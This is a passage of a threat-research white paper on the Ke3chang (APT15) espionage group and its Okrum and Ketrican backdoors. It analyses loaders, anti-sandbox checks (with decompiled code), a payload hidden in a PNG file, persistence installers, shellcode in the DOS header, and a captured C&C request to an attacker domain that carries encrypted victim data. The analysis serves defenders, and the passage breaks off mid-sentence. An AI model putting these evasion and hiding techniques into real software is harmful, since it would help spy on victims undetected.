TLP: WHITE

ENJOY SAFER TECHNOLOGY™

# OKRUM AND KETRICAN: AN OVERVIEW OF RECENT KE3CHANG GROUP ACTIVITY

**Author:**
Zuzana Hromcová

## CONTENTS

**Author: Zuzana Hromcová**

July 2019

# 1 SUMMARY

The *Ke3chang group*, also known as APT15, is a threat group believed to be operating out of China. Its attacks were first reported in 2012, when the group used a remote access trojan (RAT) known as *Mirage* to attack high-profile targets around the world. However, the group's activities were traced back to at least 2010 in FireEye's 2013 report on *operation Ke3chang* – a cyberespionage campaign directed at diplomatic organizations and missions in Europe. The attackers resurfaced with malware dubbed *TidePool*, documented as part of a campaign spanning from 2012 to 2015, and later with the *RoyalCLI and RoyalDNS backdoors*, which were used to target the UK government from 2016 to 2017. In 2018, the Ke3chang group was spotted using an apparently updated version of the Mirage RAT, dubbed *MirageFox*.

We have been tracking the malicious activities related to this threat actor and made several noteworthy discoveries.

First, from 2015 to 2019, we detected new versions of known malware families attributed to the Ke3chang group – BS2005 (operation Ke3chang malware) and the RoyalDNS malware.

Second, we identified a previously undocumented malware family with strong links to the Ke3chang group – a backdoor we named Okrum. We first detected Okrum, through ESET telemetry, in December 2016; it targeted diplomatic missions in Slovakia, Belgium, Chile, Guatemala and Brazil throughout 2017.

In this paper, we will take a deep technical look at this previously undocumented malware family and the other Ke3chang malware families detected from 2015 to 2019. We will provide evidence that the latter are evolved versions of known malware families attributed to Ke3chang group and explain how Okrum is linked to them – in terms of code, modus operandi and shared targets.

Note: *New versions of operation Ke3chang malware from 2015-2019 are detected by ESET systems as Win32/Ketrican, and collectively referred to across this paper as Ketrican backdoors/samples, marked with the relevant year.*

# 2 INVESTIGATION TIMELINE

### 2015: Ketrican

In 2015, we identified new suspicious activities in European countries. The group behind the attacks seemed to have a particular interest in Slovakia, where many of the discovered malware samples were detected; Croatia, the Czech Republic and other countries were also affected.

Our technical analysis of the malware used in these attacks showed close ties to BS2005 backdoors from *operation Ke3chang*, previously documented by FireEye in 2013, and to a related *TidePool malware family* discovered by Palo Alto Networks in 2016 that targeted Indian embassies across the globe.

### 2016-2017: Okrum

The story continued in late 2016, when we discovered a new, previously unknown backdoor that we named Okrum. The malicious actors behind the Okrum malware were focused on the same targets in Slovakia that were previously targeted by Ketrican 2015 backdoors.

### 2017: Ketrican and RoyalDNS

Red lights started flashing when we discovered that the Okrum backdoor was used to drop a Ketrican backdoor, freshly compiled in 2017.

In 2017, the same entities that were affected by the Okrum malware (and by the 2015 Ketrican backdoors) again became targets of the malicious actors. This time, the attackers used new versions of the RoyalDNS malware and a Ketrican 2017 backdoor.

### 2018: Ketrican

In 2018, we discovered a new version of the Ketrican backdoor that featured some code improvements.

### 2019: Ketrican

In March 2019, we detected a new Ketrican sample that has evolved from the 2018 Ketrican backdoor. It affected the same targets as the backdoor from 2018.

This timeline of events shows that the attackers were focused on the same type of targets but were using different malicious toolsets to compromise them – exposing their previously unknown project, Okrum, in the process.




Figure 1 // Timeline of previously documented Ke3chang group activity and detections related to our investigation

## 3 OKRUM MALWARE

In late 2016, we identified a previously unknown backdoor that we named Okrum. We discovered that the Okrum backdoor[1] was used to deliver a Ketrican sample[2]. This newly discovered Ketrican sample from 2017 has evolved from the Ke3chang group's BS2005 malware family and is described in section 4.2.

Moreover, the entities where we detected Okrum in 2017 were previously affected with backdoors known to be attributed to the Ke3chang group – another hint that Okrum is the work of the same threat actor.

The following sections provide a deep technical analysis of the Okrum backdoor.

### 3.1 Technical analysis of Okrum

The functionality of the Okrum backdoor is not unlike the other backdoors operated by the Ke3chang group. The commands allow the attackers to download and upload files, execute binaries or run shell commands. The backdoor can also update itself to a newer version and can adjust the time it sleeps after each backdoor command.

1 SHA-1: 1D271F22798313650C91C6FC34551CC8492A201
2 SHA-1: D3BFB10DB08C6828C3001C1F825ED6A6BF6F6E01

The backdoor itself is a dynamic-link library that is installed and loaded by two earlier-stage components. During our investigation, the implementation of these two components was changed frequently. Every few months, the authors actively changed implementation of the loader and installer components, to avoid detection. At the time of this publication, ESET systems have detected seven different versions of the loader component and two versions of the installer, although the functionality remained the same.

We have not been able to find the original attack vector and dropper of the malware, but we have identified several components used in the Okrum malware:

- An optional stage 0 loader
- Stage 1 loader
- An installer component
- A PNG file with an embedded backdoor




Figure 2 // Okrum architecture

Table 1 lists the analyzed Okrum backdoor components.

| SHA-1 | PE Timestamp | File extension | Comment |
|---|---|---|---|
| F42A9D85ABE04E721461FE2B52DDC9E0EA411D9E | - | PNG | PNG image with embedded backdoor |
| 8D7E503D972C03C0F87F2D6F6EF65F1381D21BC6 | 2016-01-11 | EXE | Stage 1 loader with embedded backdoor |
| AD740FD11688B2B39072C7024679CC22878E2619 | 2016-01-20 | EXE | Stage 1 loader with embedded backdoor |
| 1CDC632E0A26F39E527ACF7B1CDECD829A6A2B3D | 2016-11-16 | DLL | Stage 1 loader |
| A426BCC6317F0D49F0F0B68091E8161C512E22C3 | 2016-11-16 | EXE | Installer |
| 38299BCF0BA25E331939683597F161A3D7121A26 | 2016-12-19 | EXE | Stage 1 loader |
| F0E2C3AF0297C80C0A14E95E151FC7DC319ACFC3 | 2016-12-19 | EXE | Installer |
| 371B14F8BFD9B5DB098139E7FE2EBD4381CB259C | 2017-08-07 | EXE | Stage 0 loader |
| 1D271F22798313650C91C6FC34551CC8492A2019 | 2017-08-08 | EXE | Stage 1 loader |
| 48F8BAFB334C6980FB578C09D7297A4B7F5E09E2 | 2017-08-09 | EXE | Stage 1 loader |
| 5FBAFB71CFDF0C93E19882630D05F37C1F756CBF | 2017-09-15 | EXE | Stage 1 loader |

Table 1 // Analyzed Okrum samples

### 3.1.1 LOADERS

Although the Stage 1 loaders have varied frequently, they are all responsible for loading the very same Okrum backdoor. The Stage 0 loader is an optional component that loads the Stage 1 loader into memory.

#### 3.1.1.1 Early Stage 1 loaders

The Stage 1 loader samples[3] compiled in January 2016 are dynamic-link libraries with the backdoor bundled at the end of the file. The last four bytes of the file determine the size of the backdoor, which is encrypted using the RC4 algorithm and a hardcoded key.


The following RC4 keys were used in the analyzed samples:

- `0x4540DCA3FE052EBA0183D9FA36DA7F98`
- `0xCDABDCA3FE2934B10893DFA1FA7D3698`

The loader first checks to make sure the process is not being emulated or executed within a sandbox. Four tricks are employed, as Figure 3 illustrates:

- Two calls to `GetTickCount` function separated by a 20-second sleep. If the `GetTickCount` value hasn't changed (i.e. the time has been accelerated), the malware terminates itself.
- Two subsequent calls to `GetCursorPos` function. If the position of the cursor on the x-axis has changed (i.e. the cursor positions were randomly generated), the malware terminates itself.
- `GetGlobalMemoryStatusEx` is called. If the amount of actual physical memory is less than 1.5 Gigabytes, the malware terminates itself.
- The payload starts only after the left (physical) mouse button has been pressed at least three times (`GetAsyncKeyState` is queried in an infinite loop).

If all the checks pass, the loader decrypts the backdoor and loads it within its process, as described in the Backdoor section.




```
  v0 = GetTickCount();
  Sleep(20000u);
  if ( v0 == GetTickCount() )
    goto emulatorDetected;
  numberOfLeftButtonClicks = 0;
  v3 = 8;
  v4 = &position1;
  do
  {
    LOBYTE(v4->x) = 0;
    v4 = (struct tagPOINT *)((char *)v4 + 1);
    --v3;
  }
  while ( v3 );
  v5 = 8;
  v6 = &position2;
  do
  {
    LOBYTE(v6->x) = 0;
    v6 = (struct tagPOINT *)((char *)v6 + 1);
    --v5;
  }
  while ( v5 );
  GetCursorPos(&position1);
  v7 = 64;
  v8 = &memoryStatusEx;
  do
  {
    LOBYTE(v8->dwLength) = 0;
    v8 = (struct _MEMORYSTATUSEX *)((char *)v8 + 1);
    --v7;
  }
  while ( v7 );
  memoryStatusEx.dwLength = 64;
  GlobalMemoryStatusEx(&memoryStatusEx);
  if ( (double)(unsigned int)(memoryStatusEx.ullTotalPhys >> 20) < 1536.0
    || (GetCursorPos(&position2), position1.x != position2.x) )
  {
emulatorDetected:
    isEmulatorDetected = 1;
  }
  else
  {
    do
    {
      if ( GetAsyncKeyState(VK_LBUTTON) )
        ++numberOfLeftButtonClicks;
      Sleep(100u);
    }
    while ( numberOfLeftButtonClicks <= 3 )
    isEmulatorDetected = 0;
  }
  return isEmulatorDetected;
}
```

Figure 3 // Four anti-sandbox/anti-emulation tricks employed by the Okrum Stage 1 loader

3 SHA-1: 8D7E503D972C03C0F87F2D6F6EF65F1381D21BC6, AD740FD11688B2B39072C7024679CC22878E2619

### 3.1.1.2 Late Stage 1 loaders

The later Stage 1 loader samples[4] compiled at the end of 2016 and in 2017 take a different approach than the early samples. They no longer come bundled with the encrypted backdoor file; instead, the backdoor is embedded within a valid PNG file. When the file is viewed in an image viewer, a familiar image is displayed (as seen in Figure 4) but the loaders are able to locate an extra encrypted file that the user cannot see. This steganography technique is an attempt by the malicious actors to stay unnoticed and evade detection.


ie - Windows Photo Viewer
File Print E-mail Burn Open
view ie.png - Far 2.0.1807 x86 Administrator
control bytes
size of data

```
C:\ie.png                                      1252        183979     Col 0       0%
0000000000: 89 50 4E 47 0D 0A 1A 0A | 00 00 00 0D 49 48 44 52  ‰PNG♪◙→◙    ♪IHDR
0000000010: 00 00 01 00 00 00 01 00 | 08 06 00 00 00 5C 72 A8    ☺   ☺ ◘♠   \r"
0000000020: 66 00 00 00 19 74 45 58 | 74 53 6F 66 74 77 61 72  f   ↓tEXtSoftwar
0000000030: 65 00 41 64 6F 62 65 20 | 49 6D 61 67 65 52 65 61  e Adobe ImageRea
0000000040: 64 79 71 C9 65 3C 00 00 | BC 40 49 44 41 54 78 DA  dyqÉe<  ¼@IDATxÚ
0000000050: EC BD 79 BC 5C 57 75 26 | FA AD B5 CF 39 55 75 E7  ì½y¼\Wu&úµÏ9Uuç
0000000060: 41 B3 64 CD 92 65 CB 36 | 9E 30 36 B6 01 3B 40 30  A³dÍ'eË6ž06¶☺;@0
0000000070: 31 83 03 D8 BE C4 24 A6 | 03 ED 24 34 FD 4B D2 79  1ƒ♥Ø¾Ä$¦♥í$4ýKÒy
0000000080: DD 49 DE EB A4 33 35 E9 | 74 3A C9 CB 6B 08 04 48  ÝIÞë¤35ét:ÉËk◘♦H

    ...            ...                   ...            ...

000000BC60: 01 74 A7 3B DD E9 12 40 | 77 BA D3 9D 2E 01 74 A7  ☺t§;Ýé↕@wºÓ?.☺t§
000000BC70: 3B DD E9 12 40 77 BA D3 | 9D 2E 01 74 A7 3B DD E9  ;Ýé↕@wºÓ?.☺t§;Ýé
000000BC80: 12 40 77 BA D3 9D 5D 77 | 5F 3F 3A 33 9E 32 31 A9  ↕@wºÓ?]w_?:3ž21©
000000BC90: AE 0E 00 02 12 00 7A 54 | 58 74 A2 DF 72 4D AE 5A  ®♫ ☻↕ zTXt¢ßrM®Z
000000BCA0: 30 D1 29 DA 08 DC 68 E0 | F3 C3 E1 54 03 E4 CA AF  0Ñ)Ú◘ÜhàóÃáT♥äÊ¯
000000BCB0: 59 90 13 60 57 7C B3 1F | 02 5F 62 FF 3F FC 9E DF  Y?‼`W|³▼☻_bÿ?üžß
000000BCC0: 1B 93 62 FF 3F FC 9E DF | 1B 93 62 FF 3F FC 9E DF  ←"bÿ?üžß←"bÿ?üžß
000000BCD0: 1B 93 E4 6E 43 6B 84 6E | DF E4 EE 78 88 75 14 2C  ←"änCk„nßäîx^u¶,
000000BCE0: 41 6D C8 D8 7D 23 43 7C | 96 0A C6 9B 42 82 60 E8  AmÈØ}#C|-◙Æ>B,`è

    ...            ...                   ...            ...

000002CE60: 1B 93 62 FF 3F FC 9E DF | 1B 93 62 FF 3F FC 9E DF  ←"bÿ?üžß←"bÿ?üžß
000002CE70: 1B 93 62 FF 3F FC 9E DF | 1B 93 62 FF 3F FC 9E DF  ←"bÿ?üžß←"bÿ?üžß
000002CE80: 1B 93 62 FF 3F FC 9E DF | 1B 93 62 FF 3F FC 9E DF  ←"bÿ?üžß←"bÿ?üžß
000002CE90: 1B 93 62 FF 3F FC 9E DF | 1B 93 50 36 26 CD 00 00  ←"bÿ?üžß←"P6&Í
000002CEA0: 00 01 49 45 4E 44 01 A6 | 1D 7F 77                  ☺IEND☺¦↔⌂w
1      2      3      4      5Print  6      7Prev  8Goto  9Video  10      11ViewHs 12
```

Figure 4 // An innocuous-looking PNG image with an encrypted, malicious DLL embedded within

All the loaders assume the PNG file is already dropped somewhere in this folder or its subfolders:

```
C:\program files
```

They search the folder recursively for a file (of any name and any extension) that has the following structure:

- PNG signature as the first 4 bytes:
  - `0x89504E47`
- PNG zTXt header present in the file:
  - `0x7A545874`
- PNG IEND header present in the file:
  - `0x49454E44`
- Byte 0x01 immediately following the IEND header

The encrypted payload is embedded in the zTXt chunk. According to the *PNG format specification*, this section should contain compressed text – such as licensing information – that would normally be displayed in the image properties. The zTXt chunk is, however, not critical for displaying the image correctly, and thus a PNG parser can ignore it if it is malformed (as in this case). Therefore, the image can be rendered correctly even when a broken zTXt section is present.

The payload is decrypted using *Tiny Encryption Algorithm (TEA)* with a hardcoded key, and loaded within the process of the loader. The same decryption key is hardcoded in all the loaders:

- `0x3E6A125F2387541296A3DC560C69AD1E`

The five loaders share exactly the same functionality (as described above) but the implementations are different.

4 SHA-1:38299BCF0BA25E331939683597F161A3D7121A26, 1D271F22798313650C91C6FC34551CC8492A2019, 48F8BAFB334C6980FB578C09D7297A4B7F5E09E2, 1CDC632E0A26F39E527ACF7B1CDECD829A6A2B3D, 5FBAFB71CFDF0C93E19882630D05F37C1F756CBF

While one of them is implemented as a service called `Ntmssvc` that needs a Service Installer, the others are standalone executables. Two of the loaders make use of forced exceptions and hide their payload in the exception handlers. All of the loaders are, however, responsible for locating, decrypting and loading the backdoor, as described above.

### 3.1.2 INSTALLERS

#### 3.1.2.1 SHA-1: A426BCC6317F0D49F0F0B68091E8161C512E22C3

The first of the installers we detected is a Service Installer for the `Ntmssvc` service. Due to the same service name and matching PE Timestamps, we assume this component is to be used with the Stage 1 loader implemented as a service[5].

The component can be executed in two modes, determined by the command line argument (`install` or `uninstall`). It creates or removes a service called `Ntmssvc` that mimics the legitimate Removable Storage service but in fact, it loads one of the Okrum loaders on each system startup.

#### 3.1.2.2 SHA-1: F0E2C3AF0297C80C0A14E95E151FC7DC319ACFC3

The second installer has the same PE Timestamp as one of the Stage 1 loaders[6], so it is reasonable to assume they are meant to be used together.

This component installs the specified file to be executed with each system start. Exactly three command line arguments are expected:

`md` – mode (1 = create a task, 2 = drop in a startup folder)
`tn` – name of the task or shortcut file
`fp` – binary file path

In mode 1, a new hidden task named `tn` is scheduled, that executes file `fp` with each user logon. In mode 2, a shortcut file named `tn` is created in a Startup folder that points to the specified file `fp`.

In both cases, COM interfaces are used (`IPersistFile`, `ITaskScheduler`, `ITaskService`).

### 3.1.3 BACKDOOR


The Okrum backdoor is a DLL with three exported functions:

- `DllEntryPoint`
- Reflective loader (`_xyz`/`_Rld`)
- Main payload (`_abc`/`_space`)


The Stage 1 loader decrypts and loads the backdoor, using an unusual execution method. The DOS header of the backdoor executable is valid, but can also be interpreted as shellcode. This allows the Stage 1 component to load the backdoor DLL into its address space, and execute a JMP or CALL instruction to offset 0x00 of the DLL, which passes control to the shellcode. The shellcode first calls the reflective loader export that applies relocations and resolves imports. Then it calls the export with the payload that executes the actual backdoor.

Interestingly, the PE header is valid, which also makes more common execution methods possible. If distributed in the original, unencrypted version, the backdoor could also be executed directly by having the DLL loaded by any executable. It would also be possible to inject it directly into another process using the reflective loader exported by the DLL. It is possible that these techniques were used by some older versions of the malware; however, we have only witnessed execution using the shellcode embedded in the DOS header, as illustrated in Figure 5.

5 SHA-1: 1CDC632E0A26F39E527ACF7B1CDECD829A6A2B3D
6 SHA-1: 38299BCF0BA25E331939683597F161A3D7121A26



```
.10000000:  4D 5A E8 00-00 00 00 5B-52 45 55 89-E5 81 C3 79  MZ♀    [REUëσü├y
.10000010:  37 00 00 FF-D3 05 C0 43-00 00 FF D0-5D C3 00 00  7  ╙♣└C   ╨]├
.10000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10000030:  00 00 00 00-00 00 00 00-00 00 00 E8-00 00 00 00             Φ
.10000040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼║♫ ┤○═!╕☺L═!Th
.10000050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
.10000060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS 
.10000070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
.10000080:  34 20 D5 0F-70 41 BB 5C-70 41 BB 5C-70 41 BB 5C  4 ╒☼pA╗\pA╗\pA╗\
.10000090:  1F 37 10 5C-54 41 BB 5C-1F 37 25 5C-60 41 BB 5C  ▼7►\TA╗\▼7%\`A╗\
.100000A0:  1F 37 11 5C-11 41 BB 5C-79 39 28 5C-61 41 BB 5C  ▼7◄\◄A╗\y9(\aA╗\
.100000B0:  70 41 BA 5C-F7 41 BB 5C-1F 37 14 5C-79 41 BB 5C  pA║\≈A╗\▼7¶\yA╗\
.100000C0:  1F 37 20 5C-71 41 BB 5C-1F 37 26 5C-71 41 BB 5C  ▼7 \qA╗\▼7&\qA╗\
.100000D0:  52 69 63 68-70 41 BB 5C-00 00 00 00-00 00 00 00  RichpA╗\
.100000E0:  00 00 00 00-00 00 00 00-50 45 00 00-4C 01 04 00          PE  L☺♦
.100000F0:  8D 44 52 58-00 00 00 00-00 00 00 00-E0 00 02 21  ìDRX        α ☻!
.10000100:  0B 01 0A 00-00 7A 01 00-00 F4 08 00-00 00 00 00  ♂☺◙  z☺  ⌠◘
.10000110:  98 EB 00 00-00 10 00 00-00 90 01 00-00 00 00 10  ÿδ   ►   É☺    ►
.10000120:  00 10 00 00-00 02 00 00-05 00 01 00-00 00 00 00   ►   ☻  ♣ ☺
.10000130:  05 00 01 00-00 00 00 00-00 90 0A 00-00 04 00 00  ♣ ☺      É◙  ♦
.10000140:  00 00 00 00-02 00 40 01-00 00 10 00-00 10 00 00      ☻ @☺  ►  ►
.10000150:  00 00 10 00-00 10 00 00-00 00 00 00-10 00 00 00    ►  ►       ►
.10000160:  00 EC 01 00-53 00 00 00-24 E0 01 00-B4 00 00 00   ∞☺ S   $α☺ ┤
.10000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```



```
.10000000: 4D                                  dec          ebp
.10000001: 5A                                  pop          edx
.10000002: E800000000                          call        .010000007 --↓1
.10000007: 5B                                 1pop          ebx
.10000008: 52                                  push         edx
.10000009: 45                                  inc          ebp
.1000000A: 55                                  push         ebp
.1000000B: 89E5                                mov          ebp,esp
.1000000D: 81C379370000                        add          ebx,000003779 ;'  7y'
.10000013: FFD3                                call         ebx
.10000015: 05C0430000                          add          eax,0000043C0 ;'  C└'
.1000001A: FFD0                                call         eax
.1000001C: 5D                                  pop          ebp
.1000001D: C3                                  retn ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-
```

Figure 5 // The valid PE header of the Okrum backdoor can also be interpreted as shellcode

### 3.1.3.1 Overview

Okrum can impersonate a logged on user's security context using a call to the `ImpersonateLoggedOnUser` API, in order to gain administrator privileges.

It automatically collects the following information about the infected computer:

- computer name
- user name
- host IP address
- primary DNS suffix value
- OS version, build number
- architecture
- user agent string
- locale info (language name, country name)


It starts communication with the C&C server and negotiates an AES key used in further communication. If not successful, a hardcoded key is used. Then, it registers the victim with the server by sending the collected information. Finally, it starts a loop in which the compromised computer queries for a backdoor command and then interprets it locally.

### 3.1.3.2 Network communication

Okrum communicates with the remote server over the HTTP protocol using GET, POST and HEAD requests:

- HTTP HEAD request to negotiate AES key
- HTTP GET request to get a command or download a file
- HTTP POST request to upload a file

If any proxy servers are configured on the compromised system, Okrum is able to identify them and use them to make HTTP requests.



```
◢ Hypertext Transfer Protocol
  ▷ GET http://finance.globaleducat.com/images/21851.jpg?id=2590762476 HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    Accept-Encoding: gzip,deflate\r\n
  ▷ [truncated]Cookie: g2LEwdO/8gRmxVUup5g5kEWi/LeTqO5ozWW6ZmYKe0ACttv6du91EXrH60D59r2en+G0QGTv0Y2WHc2RQIO…
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E)\r\n
    Host: finance.globaleducat.com\r\n
    Proxy-Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    Pragma: no-cache\r\n
    \r\n
    [Full request URI: http://finance.globaleducat.com/images/21851.jpg?id=2590762476]
    [HTTP request 1/1]
```

🟦 C&C server domain name

🟩 Random number

🟧 Hash of computer name

🟥 <LanguageID>-<CountryID>

🟦 Actual request encrypted with AES-CBC and then Base64-encoded

Figure 6 // Example of an HTTP GET request sent by Okrum to a remote server

In client->server direction of the communication, the data is transmitted in the **Cookie** header (additional data can be included in the HTTP Message Body if files are transmitted). In server->client direction, the data is embedded in the **Set-Cookie** header.

An example of a client->server HTTP request is illustrated in Figure 6. The URI is different for different types of requests, but the data is always transmitted within the Cookie header.

The data always consists of a series of parameters and values, separated by an ampersand, e.g.:

